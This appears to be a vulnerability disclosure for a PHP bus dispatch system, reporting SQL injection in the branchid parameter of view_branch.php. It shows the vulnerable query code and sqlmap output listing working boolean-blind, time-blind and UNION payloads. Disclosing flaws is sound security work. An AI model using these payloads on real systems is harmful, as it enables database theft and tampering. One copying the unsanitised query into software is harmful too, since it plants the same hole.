

Bus Dispatch and Information System in view_branch has Sql injection vulnerabilities

Bus Dispatch and Information System has Sql injection vulnerabilities. The vulnerability is located in the branchid parameter of the view_branch.php file. The attacker can read and write arbitrarily to the database and obtain sensitive data without logging in the background.




```
<?php
        $id=$_GET['branchid'];
        $result1 = mysql_query("SELECT * FROM branch WHERE branchid='$id'");
        while($row1 = mysql_fetch_array($result1)){
        ?>
                                <tr>
                                    <td><?php echo $row1['branch_location']; ?></td>
                                    <td class="center">
                                        <span class="label label-success"><?php echo $row1['date_added']; ?></span
                                    </td>
                                </tr>
<?php } ?>
                            </tbody>
                        </table>
                    </div>
                </div><!--/span-->
```



Sqlmap Attack

```
---
Parameter: branchid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: branchid=1' AND 1985=1985 AND 'zMwr'='zMwr

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: branchid=1' AND (SELECT 9437 FROM (SELECT(SLEEP(5)))XpaE)
AND 'SpCC'='SpCC

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: branchid=1' UNION ALL SELECT
NULL,CONCAT(0x7170716b71,0x6a656d654762786965594f59614c455872734e51674
e494e525359596c467659774741656f5a5241,0x7171767071),NULL-- -
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```